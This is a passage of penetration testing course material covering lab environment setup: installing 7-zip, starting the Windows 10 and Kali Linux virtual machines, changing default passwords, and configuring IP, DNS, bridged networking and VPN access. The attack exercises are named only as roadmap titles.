In this module, we covered high-level subject matter that will be researched and used throughout the course. It is critical for a senior penetration tester to think outside of the box and come up with solutions to complex problems. There are many testers who feel there is always an answer to a problem, even if they were unable to come up with the solution. This is written up as a level of uncertainty when completing an assessment. Some of the areas covered are very advanced and require that a tester dive into the subject matter and develop a passion for it.



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network


Exercise: SNMP Enumeration

Bootcamp

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 18

Ensure Your Success

In this section, we will provide some quick tips for preparing your attack system to help ensure your success on the exercises in this module.



Ensure Your Success

- To minimize lab setup time we included a preconfigured Windows 10 image on the USB drive
- All of the Windows software needed for lab exercises is preinstalled and tested
- You are granted a 4-month license to use the Windows 10 image
  - If after 4 months you wish to continue using the Windows VM, you must purchase a Windows 10 Enterprise license from Microsoft
- We recommend creating a snapshot of the VM prior to booting for the first time to simplify troubleshooting, restoration
- Ensure USB NICs are attached to host (sometimes the guest will claim the NIC automatically)

SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 19

Ensure Your Success

To minimize lab setup time we have included a preconfigured Windows 10 image on the USB drive. All of the Windows software needed for lab exercises is preinstalled and tested on the Windows 10 image, allowing you to focus on the lab exercises instead of clicking Next, Next, Next, Next, Finish over and over again.


With your class you are granted a 4-month license to use the Windows 10 image. If after 4 months you wish to continue using the Windows 10 VM included on the USB drive, you must purchase a Windows 10 Enterprise license from Microsoft.

Throughout the course, we will use this and other virtual machines, primarily because they give us the ability to take snapshots and revert the system to a known state. We recommend taking snapshots of the Windows 10 VM before you boot it for the first time to make it simpler to troubleshoot any problems and restore the VM back to a working state.

If your laptop uses a USB network card, make sure the network card is attached to your host system, and not the guest VM. Often, USB devices will connect to the guest system automatically, which is non-obvious from a troubleshooting perspective. From VMware, click Virtual Machine | USB & Bluetooth. If the NIC is listed as *connected*, choose the disconnect option to return it to the host OS.

Install 7-zip

- Install the unzip utility 7-zip from the SEC660 drive




Name	Date modified	Type	Size
Mac_7zip	11/30/2016 6:17 AM	File folder	
7z1604.exe	10/28/2016 1:04 PM	Application	1,085 KB
7z1604-x64.exe	10/28/2016 1:04 PM	Application	1,350 KB
ca_setup.exe	10/19/2015 5:56 PM	Application	8,051 KB
dllsearch.py	6/8/2015 11:56 AM	Python File	1 KB
jwp0ppy.tgz	6/8/2015 11:57 AM	TGZ File	3 KB
kittenwar.cer	6/8/2015 11:57 AM	Security Certificate	2 KB
npp.5.8.Installer.exe	6/1/2015 2:25 PM	Application	4,031 KB

Install 7-zip

Install the appropriate 7-zip software from the SEC660 drive by launching the 32-bit or 64-bit installer file shown here. 7-zip gives you a contextual right-click option in Windows Explorer to unzip files. Unlike the built-in Windows unzip function, 7-zip is much faster (using multiple cores) and can handle more compressed file types. Also included is the Mac OS X version of 7-zip in the Mac_7zip folder.

Copy Windows 10

- Copy the Windows 10 compressed file to your system drive
- Right-click | 7-zip | Extract Here
- Double-click to open the Kali directory
- Double-click the VMX file to open in VMware



\\vmware-host\Shared Folders\Desktop 2\SEC660-D01\Sec...

« SEC660-D01 › Sec660-Win10

Name	Date modified	Type
C-Drive-cl1.vmdk		VMDK File
Sec660-Win10.vmx		VMX File

2 items


Copy Windows 10

Copy the Windows 10 compressed file to your system drive. Right-click on the Windows 10 compressed file then select 7-zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click on the Sec660-Win10 directory, then launch VMware by double-clicking the VMX file.

Windows 10 Setup (1)

- When prompted, select "I copied it"



This virtual machine might have been moved or copied.

In order to configure certain management and networking features, VMware Player needs to know if this virtual machine was moved or copied.


If you don't know, answer "I Copied It".

Windows 10 Setup (1)

When you launch VMware with the Windows 10 VM for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I copied it", then click OK. Start the guest to launch the Windows 10 environment.

Windows 10 Setup (2)

- Log in to Windows using student/sansinstitute
- Press (or use VMware to send) CTRL+ALT+DEL
  - Click *Change a Password*
  - Enter the old password and your new password selection
- Please don't forget your new password!




Windows 10 Setup (2)

After Windows boots, log in with the username and password "student" and "sansinstitute". Press CTRL+ALT+DEL (or send CTRL+ALT+DEL from the VMware menu) then click *Change a Password.* Enter the old password and a new password of your choosing, then press Enter.

Windows 10 Setup (3)

- Double-click the *Network Settings* icon on the desktop
- Right-click the Ethernet adapter, select Properties
  - Click the *IPv4* item then click *Properties*
  - Set a static IP address and DNS server

If you are completing the course online, see notes for different network setup instructions.



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 10 . .

Subnet mask: 255 . 255 . 0 . 0

Default gateway: . . .

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: 10 . 10 . 10 . 78

Alternate DNS server: . . .

□ Validate settings upon exit


Windows 10 Setup (3)

After changing the login password, set your IP address using the supplied value. Double-click the *Network Settings* icon on the desktop. Right-click the Ethernet adapter, then select Properties. Click the IPv4 item, then click Properties. Set a static IP address and DNS server as shown on this page (substituting the IP address for your system allocated by the instructor).

If you are completing the course as an online student, you will use different network setup steps. Configure your VMware settings such that your Windows 10 VM uses NAT instead of bridged mode networking. Leave the network adapter settings to use DHCP. Detailed instructions are provided in Appendix A.

Copy Kali Linux

- Copy the Kali compressed file to your system drive
- Right-click | 7-zip | Extract Here
- Double-click to open the Kali directory
- Double-click the VMX file to open in VMware



\\vmware-host\Shared Folders\Desktop 2\SEC660-D01\Sec...

« Desktop 2 › SEC660-D01 › Sec660-Kali

Name	Date modified	Type
Sec660-Kali.vmdk		File
Sec660-Kali.vmx		

2 items

Double-click to Open

Copy Kali Linux
Copy the Kali Linux compressed file to your system drive. Right-click on the Kali Linux file in the virtual machine's directory, and select 7-zip | Extract Here. This will take several minutes to complete.


When the file finishes decompressing, double-click on the Kali directory, then launch VMware by double-clicking the VMX file.

A Quick Note about Open-Source Software
Throughout the course we use a variety of open-source tools. The development of open-source tools is a labor of love for many developers, eager to share their ideas with the rest of the security community. Without a doubt we are all better off for having these amazing tools available, and thank the open-source developers for sharing their time and gifts with the community.

Too often, open-source developers don't hear back from the people who use their tools and find them valuable. If you find that you're using an open-source tool that is valuable, please consider supporting the project with bug reports, source code, or documentation. If you're so moved, you can make a small donation where appropriate. In this way, the authors get the feedback that motivates them to continue making great tools available, and the community continues to benefit from everyone's contributions. Thank you!

Kali Linux Setup (1)

- When prompted, select "I copied it"



This virtual machine might have been moved or copied.

In order to configure certain management and networking features, VMware Player needs to know if this virtual machine was moved or copied.


If you don't know, answer "I Copied It".

Kali Linux Setup (1)

When you launch VMware with Kali Linux for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "l copied it", then click OK. Start the guest to launch the Kali Linux environment.

Kali Linux Setup (2)

- Log in to Kali using root/toor
- Open a terminal
- Change your root password: "passwd"




Password: ••••

Username: root

Kali Linux Setup (2)

After Kali Linux boots, log in with the username and password "root" and "toor". Open a terminal prompt and change your root password to something you will remember using the "passwd" utility:

```
# passwd
Enter new UNIX password: newpassword
Retype new UNIX password: newpassword
passwd: password updated successfully
```



Kali Linux Setup (3)

From the terminal, configure your system with your assigned IP address:

```
# ifconfig eth0 10.10.X.X netmask 255.255.0.0 up
```

Set the DNS server:

```
# echo nameserver 10.10.10.78 > /etc/resolv.conf
```

Kali Linux Setup (3)

Configure your system with your assigned IP address using the ifconfig utility, as shown. Ensure you specify a 16-bit subnet mask, as shown.

Set your nameserver to 10.10.10.78 by replacing the /etc/resolv.conf file as shown.


If you are completing the course as an online student, you will use different network setup steps. Configure your VMware settings such that your Kali Linux VM uses NAT instead of bridged mode networking. Instead of configuring the IP address manually as shown on this page, set the network adapter settings to use DHCP. Detailed instructions are provided in Appendix A.

Virtual Machine Networking

NETWORKING

Check both the virtual machines to ensure that the network adapter is set to Bridged.

Confirm connectivity by pinging the files.sec660.org server



Device	Summary
Memory	2 GB
Processors	1
Hard Disk (SCSI)	80 GB
CD/DVD (SATA)	Auto detect
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Device status

□ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

□ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host


○ Custom: Specific virtual network

VMnet0

○ LAN segment:

Virtual Machine Networking


For all the exercises in this class you will use the Linux and Windows 10 VMs with bridged networking. Double-check the settings of both virtual machines in VMware to ensure that the network adapters are set to bridged mode. Optionally you can confirm your connectivity by pinging the files.sec660.org host from both Windows 10 and Kali Linux.



VPN Configuration vLive and OnDemand

- If you are attending via vLive or OnDemand, you will receive an email with instructions for getting networked
- The email will explain how to:
  - Download the OpenVPN install files for Windows and Linux and your certificates
  - Install OpenVPN on Windows and Linux, and place your certs in the appropriate place

VPN Configuration vLive and OnDemand
Detailed instructions are provided for anyone attending via vLive or OnDemand.



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

